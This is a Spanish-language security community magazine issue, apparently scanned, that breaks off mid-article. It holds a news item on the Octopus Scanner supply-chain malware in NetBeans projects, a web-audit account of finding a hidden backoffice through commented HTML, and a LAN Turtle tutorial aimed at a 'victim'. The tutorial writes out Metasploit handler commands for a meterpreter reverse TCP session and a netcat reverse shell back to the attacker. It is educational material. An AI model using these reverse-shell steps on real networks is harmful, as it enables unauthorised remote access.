#11

JUNIO 2020
EDICIÓN

ERES LIBRE DE COPIAR, DISTRIBUIR
Y COMPARTIR ESTE MATERIAL.
FREE!

DIGITAL MAGAZINE

La comunidad de Underc0de estará publicando mensualmente aportes sobre Software Libre, Hacking, Seguridad Informática, Programación y mucho más.

Si el conocimeinto es poder, el aprender es un suporpoder.
- Jim Kwik..

UNDERC0DE.ORG

UNDERC0DE

UNDERDOCS #11

"El conocimiento nos hace responsables..."

ACERCA DE UNDERDOCS

ES UNA REVISTA LIBRE QUE PUEDES COMPARTIR CON AMIGOS Y COLEGAS.
LA CUAL SE DISTRIBUYE MENSUALMENTE PARA TODOS LOS USUARIOS DE UNDERC0DE.

ENVÍA TU ARTÍCULO

FORMA PARTE DE NUESTRA REVISTA ENVIANDO TU ARTÍCULO A NUESTRO E-MAIL: REDACCIONES@UNDERC0DE.ORG CON EL ASUNTO **ARTICULO UNDERDOCS**

LLAVEROS, SEÑALADORES DE LIBROS Y CALCOS DE UNDERCODE (GRATIS)

OBTÉN GRATIS LOS MARCAPÁGINAS Y LAS PEGATINAS DE UNDERC0DE, BÚSCALAS EN TODAS LAS JUNTADAS DE LA COMUNIDAD, EN MENDOZA, ARGENTINA. *DONDE TAMBIÉN SE SORTEAN REMERAS Y TAZAS PARA LOS ASISTENTES.*

EN ESTA EDICIÓN

UNDERTOOLS DIY

EN ESTA SECCIÓN DESCUBRIRÁS **HACKING TOOLS** ÚTILES QUE PUEDES HACER TÚ MISMO, CON APOYO DE UN PEQUEÑO TALLER PRÁCTICO.

OFF TOPIC

ENCUENTRA AL FINAL DE CADA ENTREGA **NUESTRA SECCIÓN ESPECIAL CON**: DESAFÍOS, TEMAS VIRALES, MENSAJES/OPINIONES DE NUESTROS USUARIOS, Y MUCHO MÁS.

ENSEÑAR ES APRENDER DOS VECES.

Nos encontramos en la undécima edición, casi llegando al final del proyecto; para compartir una vez más lo que algunos miembros de la comunidad nos han acercado.

En esta edición encontrarán artículos que abarcan diversos temas, contribuyentes de ampliar el conocimiento, refrescarlo, o pasar un momento entretenido con su lectura.

También en esta oportunidad, rescatamos la libertad como valor que nace del conocimiento. Cada vez que aprendemos algo, nos empodera para hacer frente a las decisiones que tomamos. Y cada vez que compartimos algo, estamos aprendiendo nuevamente.

Dicen que el conocimiento es poder, otros piensan que más que poder es autonomía, es libertad, solo quien conoce está en condiciones de elegir.

La inteligencia artificial facilita nuestra vida, pero nunca podrá sustituirnos por completo, los robots toman decisiones, pero previamente alguien los “enseñó” o técnicamente hablando: los programó; en consecuencia, dependen del ser humano y sus elecciones.

En síntesis, lo invitamos a que disfruten de la lectura de esta penúltima edición, deseando que sean cada vez más libres y autosuficientes.

CRÉDITOS

UNDERDOCS ES POSIBLE GRACIAS AL COMPROMISO DE

TEAM

@ANTRAX
@GABRIELA
@DENISSE
@BLACKDRAKE
@DRAGORA
@ISRAEL_ABARCA
@OROMAN
@CL0UDSWX
@L_RAMOS
@DIEGOALTF4
@R3V0LVE
@GODWITHUS
@MAXWELLNEWAGE
@HACKPLAYERS
@MAYASCTFTEAM

DIFUSIÓN

UNDERDOCS AGRADECE A LOS PORTALES QUE NOS AYUDAN CON LA DIFUSIÓN DEL PROYECTO

hackplayers.com
mayas-ctf-team.blogspot.com
redbyte.com.mx
cerohacking.com
antrax-labs.org
sombrero-blanco.com/blog
diegoaltf4.com
grupos LinuxerOS

- t.me/Ubuntu_es
- t.me/Linuxeros_es
- t.me/DebianLatinoamerica
- t.me/SeguridadInformatica

CONTACTO

INFO@UNDERC0DE.ORG REDACCIONES@UNDERC0DE.ORG

MALWARE OCTOPUS SCANNER

NOTICIAS INFORMÁTICAS

Hace unos días resonaba la información que habían descubierto en **GitHub distintos** proyectos de infección de malware enfocados al popular **IDE "NetBeans"**, que es empleado en el proceso de compilación para efectuar la distribución del malware.

Escrito por: @**DRAGORA** | **MODERADOR GLOBAL** UNDERC0DE

Es Ingeniera en sistemas Computacionales, encantada por el mundo geek, Dedicada a Telecomunicaciones**,** y miembro muy activa de la comunidad Underc0de.

Contacto:
underc0de.org/foro/profile/Lily24

Quedando expuesto que con la ayuda del malware Octopus Scanner, backdoors se camuflaron en 26 proyectos abiertos con repositorios en GitHub. Las primeras evidencias de la existencia de Octopus Scanner están registrados con fecha agosto de 2018.

Octopus Scanner[1] detecta archivos con **proyectos de NetBeans** y agrega su propio código a los archivos de proyecto y archivos JAR recopilados.
El objetivo de su algoritmo es hallar el directorio de **NetBeans** con proyectos de usuario, iterar sobre todos los proyectos en este directorio para llegar a la colocación del script malicioso en **nbproject/cache.dat** efectuando modificaciones en el archivo nbproject/build-impl.xml para vocear a este script cada vez que se edifica el proyecto.

En el proceso de compilación, se incorpora una copia del malware en los archivos JAR provenientes, convirtiéndose en surtidor de distribución adicional. Ejemplificando, se emplearon archivos maliciosos en los repositorios de los 26 proyectos abiertos anteriormente mencionados, así como en distintos proyectos al difundir compilaciones de nuevas versiones.

Cuando cargamos e iniciamos un proyecto con un archivo JAR malicioso por otro usuario, el siguiente ciclo de búsqueda de NetBeans e introducción de código malicioso principia en su sistema, que pertenece al patrón de trabajo de los virus informáticos de propagación automática.

Adiciona dependencias de backdoor para conceder paso remoto al sistema.

Al analizar los proyectos afectados, fueron encontradas cuatro ramales de infección. Para activar backdoor en Linux, estableció el archivo de ejecución automática «$ HOME/.config/autostart/octo.desktop» en el caso de Windows, las tareas se iniciaron a través de schtasks para iniciar.

Así opera el escáner Octopus:

- Identifica el directorio NetBeans del usuario
- Enumera todos los proyectos en el directorio de NetBeans
- Carga el código en cache.datanbproject/cache.dat
- Modifica nbproject/build-impl.xml para asegurarse de que la carga maliciosa se ejecuta cada vez que se construye el proyecto NetBeans
- Si la carga maliciosa es una instancia del escáner Octopus, el archivo JAR recién creado igualmente está infectado.

Investigadores de GitHub no descartan que el movimiento malicioso no se limita a NetBeans y existen variaciones de Octopus Scanner que podrían anexarse en el proceso de compilación basado en Make, MsBuild, Gradle y otros sistemas.

Los proyectos afectados, pueden ser hallados en una búsqueda en GitHub por la máscara «CACHE.DAT».

[1] Alvaro Muñoz, 28/05/2020, El malware de Octopus Scanner: atacando la cadena de suministro de código abierto, securitylab.github.com/research/octopus-scanner-malware-open-source-supply-chain, **Consultado**: 07/06/2020.

LAN TURTLE

HACKING

Un dispositivo que físicamente es un adaptador Ethernet – USB, que facilita el trabajo de los atacantes ya que no interrumpe la conexión de la LAN, sino que crea una Lan independiente, al operar con un micro procesado al interior de la herramienta.

Su principal función es espiar redes, crear accesos backdoor y crear ataques de hombre en el medio (man in the middle attack).


Escrito por: **@OROMAN** EN COLABORACIÓN CON **UNDERC0DE**

Ingeniero en tecnologías de la información, en el área de seguridad informática y seguridad de la información desde hace 5 años.
Curioso de las nuevas tecnologías emergentes y la economía digital.
Co-Fundador de la Startup Prometheo, dedicada a desarrollo de aplicaciones con tecnologías emergentes.

Contacto:
www.prometheodevs.com

Puede generar redes VPN hacia la LAN ya que cuenta con un módulo de instalación, permitiendo instalar OpenVPN para realizar conexiones externas hacia dentro de una red corporativa.


Compuesta de 6 partes:



1- USB: Sirve para conectar el cable Ethernet a la computadora por puerto USB.
2- Cuerpo.
3- Puerto Ethernet.
4- Indicador de encendido verde LED: indica que está en funcionamiento y hay alimentación eléctrica.
5- Indicador de estado amarillo LED: indica que está conectado y se están trasmitiendo datos.
6- Botón de reinicio (estuche interior): Este botón se encuentra dentro de la herramienta, para poder acceder a él se debe de desatornillar y quitar la carcasa.

CONEXIÓN

Es posible configurarla mediante una conexión SSH, podemos utilizar **Putty** para hacer la conexión, seleccionado SSH y se conecta automáticamente, no tiene contraseña predeterminada así que debemos de configurarle una.




Al iniciar la LAN turtle nos encontramos con un menú tipo BIOS el cual cuenta con algunas opciones las cuales comentaremos a continuación:

- **Config:** En este módulo podemos cambiar la IP de la herramienta, así como la MAC, además de algunas configuraciones de rangos de DHCP, es bastante importante por si las computadoras tienen algún tipo de bloqueo por medio de estas medidas.
- **Modules:** Dentro de este menú se encuentran todos los payload, que podemos utilizar cuando conectamos la herramienta de manera exitosa, entre ellos el más destacado es permitir crear una Shell inversa configurando el RHOST y el puerto destino.
- **About:** información sobre la herramienta.
- **Help:** Información sobre configuración, cambio de password, etc...


Primera conexión por putty

Es recomendable configurar la LAN Turtle en el dispositivo que realizara el ataque, ya que cuando se conecte a la víctima todo debe estar bien configurado para que no falle al iniciar. Cuando esté conectado a la computadora vía USB, LAN Turtle se iniciará, la secuencia de arranque se completa en unos 30 segundos, durante la cual el LED amarillo parpadeará, la primera vez que se conecte la LAN turtle, el LED amarillo continuará parpadeando hasta que la configuración inicial se complete a través de SSH. Ya que se haya completado el arranque en la interfaz de red de LAN Turtle se habilitará una




interface de red con una IP 172.16.84.X. Debemos asegurarnos que el equipo host está configurado para aceptar IP desde DHCP o alternativamente, especificar una dirección estática en el rango de IP de la LAN turtle. Una vez que la herramienta arranca completamente y se le ha asignado una dirección IP a la computadora el operador puede acceder a la Shell de la herramienta a través de SSH.

Al ingresar por primera vez nos mostrara una pantalla de inicio en forma de terminal




Módulo de configuración:




módulos

La primera vez que iniciamos LAN turtle no tenemos ningún modulo, para eso necesitamos conectarla a la LAN con internet y movernos a Modulo –> Configuración.




Descargamos y actualizamos los módulos:



INTERACTUANDO CON METERPRETER


Primero creamos un handler que escuche la conexión de la LAN turtle, para que sea más rápido lo hacemos con Armitage, vamos al menú de payloads y seleccionamos un reverse tcp que sea compatible con el de la LAN Turtle (en este caso el meterpreter normal).




Lo ejecutamos con la información por defecto:

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter_reverse_tcp
PAYLOAD => windows/meterpreter_reverse_tcp
msf exploit(handler) > set LHOST 172.16.84.130
LHOST => 172.16.84.130
msf exploit(handler) > set LPORT 9253
LPORT => 9253
msf exploit(handler) > set Encoder x86/shikata_ga_nai
Encoder => x86/shikata_ga_nai
msf exploit(handler) > set EXITFUNC process
EXITFUNC => process
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > set Iterations 3
Iterations => 3
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 172.16.84.130:9253
```

Iniciamos la herramienta dándole click a **start**




Configuramos el host remoto y el puerto, que en este caso es la ip atacante y el puerto destino.




Ahora si damos **start** para que se ejecute el comando y esperemos lo mejor...

Como podemos ver, el ataque fue exitoso.




También podemos hacer conexiones con netcat, abrimos un canal de escucha en la maquina atacante:


Abrimos el módulo de la LAN turtle Netcat Revshell y lo configuramos.




La configuración es la ip del atacante y el puerto:




Después de esto ejecutamos la conexión



Y automáticamente tenemos una conexión hacia la máquina atacante:




Para terminar, solo seleccionamos el módulo Exit.



La cual nos arroja la interface en línea de comandos de un pequeño sistema Linux.

Damos **exit** y se termina podemos retirarla.



FALLAS DE SEGURIDAD EN EL CÓDIGO FUENTE

SEGURIDAD WEB

Realizamos una auditoría a una plataforma web y queremos compartirles que nos encontramos con fallas de seguridad en el código fuente, por eso les enseñaremos una nueva herramienta que será muy útil a la hora de recolectar información de un dominio.

Escrito por: **@ANTRAX** | **ADMINISTRADOR** UNDERC0DE

Trabaja actualmente como QA en dos empresas de software, controlando la calidad de los desarrollos que realizan, sometiéndolos a distintas pruebas, como lo es la seguridad. Participa activamente en la comunidad de Underc0de como administrador.

Disfruta investigar temas nuevos y redactar papers de lo que va aprendiendo para que después más gente pueda aprender de ellos.


Contacto:
underc0de.org/foro/profile/ANTRAX

Una de las primeras cosas al realizar, es utilizar **Acunetix** para listar todos los directorios de la web. Acunetix cuenta con un **Crawler** muy potente que recolecta toda la estructura de la web y así poder ver archivos o directorios ocultos. Si no se encuentra nada raro, se puede proceder a enumerar el dominio, viendo si ese dominio tenía o no subdominios máquinas.


Para esto se pueden usar varias herramientas, pero hablaremos de una nueva.

Se trata de una web que presta servicio de enumeración de dominios, dns, entre otras cosas: **dnsdumpster.com**

En nuestro caso al escanear la web, nos topamos con un subdominio que llevaba a un **backoffice**



Al ingresar a este subdominio nos topamos con un formulario de login simple, en donde solo pedía usuario y contraseña




No había mucho que hacer acá, hasta que revisamos el código fuente y fue cuando salió a la vista algo muy curioso.

```
<!-- Login Block -->
<div class="block block-themed animated fadeIn">
    <div class="block-header bg-primary">
        <ul class="block-options">
        <!--
            <li>
                <a href="https://backend. co.uk/password/reset">Forgot Password?</a>
            </li>

            <li>
                <a href="https://backend. co.uk/register" data-toggle="tooltip" data-placement="left" title="New Account"><i class="si si-plus"></i></a>
            </li>
            -->
        </ul>
        <h3 class="block-title">Login</h3>
    </div>
    <div class="block-content block-content-full block-content-narrow">
        <!-- Login Title -->
        <h1 class="h2 font-w600 push-30-t push-5">Curator Data Portal [PRODUCTION]</h1>
        <!--<p>Welcome, please login.</p>-->
        <!-- END Login Title -->

        <!-- Login Form -->
        <!-- jQuery Validation (.js-validation-login class is initialized in js/pages/base_pages_login.js) -->
        <!-- For more examples you can check out https://github.com/jzaefferer/jquery-validation -->
        <form class="js-validation-login form-horizontal push-30-t push-50" method="POST" action="https://backend. .co.uk/login">

            <input type="hidden" name="_token" value="7xo5HHBuVCAiFFJlNq75VEwH206Nqh0o7no1J21D">
```

